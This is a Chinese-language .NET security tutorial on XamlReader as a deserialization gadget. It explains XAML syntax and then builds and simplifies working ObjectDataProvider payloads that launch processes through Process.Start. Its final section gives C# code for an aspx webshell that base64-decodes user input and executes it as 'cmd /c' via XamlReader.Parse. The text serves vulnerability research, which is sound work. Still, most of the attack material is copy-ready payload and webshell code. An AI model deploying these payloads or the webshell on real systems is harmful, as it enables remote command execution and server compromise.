
0x01 背景
.NET 反序列化漏洞 XmlSerializer核心 Gadget:XamlReader,封装于 WPF 核心程序集之一 PresentationFramework.dll,处于 System.Windows.Markup 命名空间下,提供了 XamlReader 和 XamlWriter 两个公开类,XamlReader 类提供的底层 Load 方法可解析 XAML 字符流数据实现创建的.NET 对象实例,还提供了上层封装方法 XamlReader.Parse 用于直接解析 XAML 字符串,XmlSerializer 反序列化链路就是基于此方法达成命令执行。既然脱离不了 XAML,那么就跟随笔者初步认识一下 XAML,学习相关的基本知识。
0x02 XAML 入门
WPF 是用于替代 Windows Form 来创建 Windows 客户端的应用程序,和 Web 项目一样遵从前端布局和后端代码实现分离的原则,Web 项目前端通常是 HTML,而 XAML 是用作 WPF 项目前端界面开发,XAML 的全称是 Extensible Application Markup Language 基于通用 XML 语法用于实例化 .NET 对象的标记语言。XAML 文档中的每个元素都映射为.NET 类的一个实例,如根元素<Window>表示 WPF 创建 Window 对象,另外根元素还有<Application>、<Page>、<UserControl>,事实上XAML在编译时也会编成C#类,所以界面对应的.cs 文件内的后台代码内要声明 partial 关键字,从而达到在编译的时候 UI 界面和运行逻辑代码合在一起的状态。如下最基本的 XAML 代码
<Window x:Class="WpfApplication1.MainWindow"
        xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
        xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
        xmlns:sys="clr-namespace:System;assembly=mscorlib"
        Title="MainWindow" Height="300" Width="300">
    <ListBox>
        <ListBoxItem>
            <sys:String>欢迎关注dotNet安全矩阵</sys:String>
        </ListBoxItem>
    </ListBox>
</Window>
上述包含 Window 元素以及 Grid 元素,Window 元素代表整个窗口,Grid 可以放置所有的控件。总体结构其实是一个窗体对象内嵌套一个 Grid 对象。x:Class 代表后端的命名空间和类名,这样的好处在于将 WPF 里的前端 XAML 和后端实现代码分开维护,xmlns 全拼是:XML namespace,即 XML 命名空间,xmlns 后面可以跟一个可选映射前缀 x,两者之间用冒号分割,另外还声明了两个 xmlns 名称空间,如下表

上面列表的网址分别是什么意思呢?这里是 XAML 解析器的硬性约定,http://schemas.microsoft.com/winfx/2006/xaml/presentation 表示引入 WPF 核心程序集 PresentationFramework,例如常见的 System.Windows.Data 命名空间,http://schemas.microsoft.com/winfx/2006/xaml 表示引入另外核心程序集 System.Xaml,例如常用的 Windows.Markup, 反编译后可见 如图

另外还有xmlns:sys="clr-namespace:System;assembly=mscorlib" 表示将 sys 前缀 映射到.NET 基类库System.String名称空间,后续用<sys:String>获取字符串类型,类似若想引入其他.NET 程序集支持的基类,参考如下语法 xmlns:Prefix="clr-namespace:Namespace;assembly=AssemblyName",例如反序列化攻击载荷常用的Diagnostics.Process类所在的程序集:xmlns:c="clr-namespace:System.Diagnostics;assembly=system"

0x03 X:指令
笔者创建的项目名ObjectDataProvider有一定迷惑性,这里说明下和反序列化用到的 ObjectDataProvider 类毫无关联,下表是常见的几种 x: 空间指令含义

x:Class 前面已说过不再赘述,而 x:Key 表示检索资源文件中所需元素的键名,x:Type 表示 CLR 提供的数据类型,在 XAML 里可以认为是引用某个命名空间下的类,x:Static 引用后端类里定义的静态字段,x:Code 可在 XAML 里执行 C#代码弹出计算器,例如在窗体Loaded事件指定触发的方法名为: Window_Loaded
<x:Code>
        <![CDATA[
        private void Window_Loaded(object sender, RoutedEventArgs e)
        {
            System.Diagnostics.Process.Start("calc");
        }
        ]]>
</x:Code>
借用下图笔者把很多概念都画到了图里面,希望帮助读者有更加直观的了解,下图中 x:Type 简单的理解就是在 XAML 中想使用某种数据类型时就得用它,比如从自定义的命名空间xmlns:process里调用Process类,另外 xmlns:local="clr-namespace:ObjectDataProvider" 将本地项目空间名ObjectDataProvider 映射到前缀 xmlns:local

上图中 x:Type 简单的理解就是在 XAML 中想使用某种数据类型时就得用它,比如从自定义的命名空间xmlns:process里调用Process类,另外 xmlns:local="clr-namespace:ObjectDataProvider" 将本地项目空间名ObjectDataProvider 映射到前缀 xmlns:local
0x04 简化载荷

在第 12 课里已经详细的介绍过资源字典(ResourceDictionary)功能上以键值对的形式存储资源,并且可存储任意类型的对象。默认窗口设计器会创建 Window.Resources 标签,笔者添加两个资源项,一个是 String 类型、一个是 Double 类型,最后以静态方式读取资源绑定到 TextBlock 控件
当资源太多需要集中存储时就用到 ResourceDictionary,可以单独将各个资源保存在每个文件中,用 ResourceDictionary.MergeDictionaries 合并到一起使用
<ResourceDictionary>
    <ResourceDictionary.MergedDictionaries>
        <ResourceDictionary Source="Dic1.xaml"/>
        <ResourceDictionary Source="Dic2.xaml"/>
    </ResourceDictionary.MergedDictionaries>
 </ResourceDictionary>
如果在顶层容器里没有找到 Window.Resources,程序还会继续上升到 Application.Resources 去寻找资源,所以我们把恶意代码引入到 Application.Resources 也可以被调用运行。结合 XmlSerialize 反序列化给出的 Payload 看一下 XAML,是不是感觉容易多了?
<![CDATA[
<ResourceDictionary xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation" xmlns:d="http://schemas.microsoft.com/winfx/2006/xaml"
xmlns:b="clr-namespace:System;assembly=mscorlib"
xmlns:c="clr-namespace:System.Diagnostics;assembly=system">
    <ObjectDataProvider d:Key="" ObjectType="{d:Type c:Process}" MethodName="Start">
        <ObjectDataProvider.MethodParameters>
            <b:String>cmd</b:String>
            <b:String>/c calc</b:String>
        </ObjectDataProvider.MethodParameters>
    </ObjectDataProvider>
</ResourceDictionary>]]>
clr-namespace:System.Diagnostics 程序集是必须的,需要靠它调用 Process 类启动新进程。但还可以进一步简化,clr-namespace:System 因为不是必须的所以对应的名称空间 xmlns:b 可以不用,MethodParameters 也就无需再使用<b:String>元素,另外<ResourceDictionary>也可以用<Window.Resources> 或者 <Application.Resources> 、<Grid>控件去替代,代码如下
<Grid xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation" xmlns:d="http://schemas.microsoft.com/winfx/2006/xaml"
xmlns:c="clr-namespace:System.Diagnostics;assembly=system">
    <Grid.Resources>
        <ObjectDataProvider d:Key="" ObjectType="{d:Type c:Process}" MethodName="Start">
            <ObjectDataProvider.MethodParameters>calc</ObjectDataProvider.MethodParameters>
        </ObjectDataProvider>
    </Grid.Resources>
</Grid>
0x05 攻击面
XamlReader.Parse
ysoserial 在 XmlSerializer 反序列化链中使用 XamlReader.Parse 解析 XAML 字符串并返回新对象, 转到定义可见有 2 个方法重载,官方文档有如下注明
Reads the XAML input in the specified text string and returns an object that corresponds to the root of the specified markup.

笔者创建测试用例存储于 Dictionary2.xaml 如下代码,ObjectType="{x:Type TypeName=local:Process } 可省略 TypeName,另外资源检索键名 ResourceKey 也可以省略,Source={StaticResource ResourceKey=obj}
<Window
        xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
        xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
        xmlns:d="http://schemas.microsoft.com/expression/blend/2008"
        xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006"
        mc:Ignorable="d"
        xmlns:local ="clr-namespace:System.Diagnostics;assembly=System"
        Title="MainWindow" Height="450" Width="800">
    <Window.Resources>
        <ObjectDataProvider x:Key="obj" ObjectType="{x:Type local:Process }" MethodName="Start">
            <ObjectDataProvider.MethodParameters>"winver"</ObjectDataProvider.MethodParameters>
        </ObjectDataProvider>
    </Window.Resources>
    <Grid DataContext="{Binding Source={StaticResource obj}}">
        <Button Content="Button" HorizontalAlignment="Left" Margin="300.085,187.924,0,0" VerticalAlignment="Top" Width="139.599" Height="45.517"/>
    </Grid>
</Window>
string xml = File.ReadAllText("../../Dictionary2.xaml");
XamlReader.Parse(xml);

上述代码运行后跟踪调用栈,发现调用了多个 Load 方法,注意到调用了 WpfXamlLoader 类的 Load 方法,发现是一个内部实现的类,不能直接在外部所用,只能通过 XamlReader.Loader 方法去实现调用
XamlReader.LoadAsync

XamlReader 类提供了 3 种 Load 重载,另外还提供了 LoadAsync 异步方法,用于在大文件数据传输不影响程序主线程,可直接载入流转换为对象
//Test:Load
string xml = File.ReadAllText("../../Dictionary2.xaml");
MemoryStream ms = new MemoryStream(System.Text.Encoding.Default.GetBytes(xml));
XamlReader.Load(ms);

//Test:LoadAsync
MemoryStream ms0 = new MemoryStream(System.Text.Encoding.Default.GetBytes(xml));
XamlReader xamlReader = new XamlReader();
xamlReader.LoadAsync(ms0);
0x06 WebShell

为了增强程序的可操作性,笔者改用 aspx 页面编写风险检查智能助手,同时设计了主机进程、主机信息采集、主机目录文件访问等功能,内部采用 Base64 编码和解码的解析方式运行,这样的好处在于对 URL 特殊字符串的处置,启动Process类调用cmd.exe/c winver.exe 执行命令,核心代码和页面用户体验界面如下程序
public static void CodeInject(string input)
{
    string ExecCode = EncodeBase64("utf-8", input);
    StringBuilder strXMAL = new StringBuilder("<ResourceDictionary ");
    strXMAL.Append("xmlns=\"http://schemas.microsoft.com/winfx/2006/xaml/presentation\" ");
    strXMAL.Append("xmlns:x=\"http://schemas.microsoft.com/winfx/2006/xaml\" ");
    strXMAL.Append("xmlns:b=\"clr-namespace:System;assembly=mscorlib\" ");
    strXMAL.Append("xmlns:pro =\"clr-namespace:System.Diagnostics;assembly=System\">");
    strXMAL.Append("<ObjectDataProvider x:Key=\"obj\" ObjectType=\"{x:Type pro:Process}\" MethodName=\"Start\">");
    strXMAL.Append("<ObjectDataProvider.MethodParameters>");
    strXMAL.Append("<b:String>cmd</b:String>");
    strXMAL.Append("<b:String>/c "+ DecodeBase64("utf-8",ExecCode) +"</b:String>");
    strXMAL.Append("</ObjectDataProvider.MethodParameters>");
    strXMAL.Append("</ObjectDataProvider>");
    strXMAL.Append("</ResourceDictionary>");
    XamlReader.Parse(strXMAL.ToString());
}
0x07 结语
有关 XamlReader 类多个命令执行的方法希望未来不会被恶意滥用,好啦本文就介绍到此,文章涉及的 PDF 和 Demo 已打包发布在星球,欢迎对.NET 安全关注和关心的同学加入我们,在这里能遇到有情有义的小伙伴,大家聚在一起做一件有意义的事。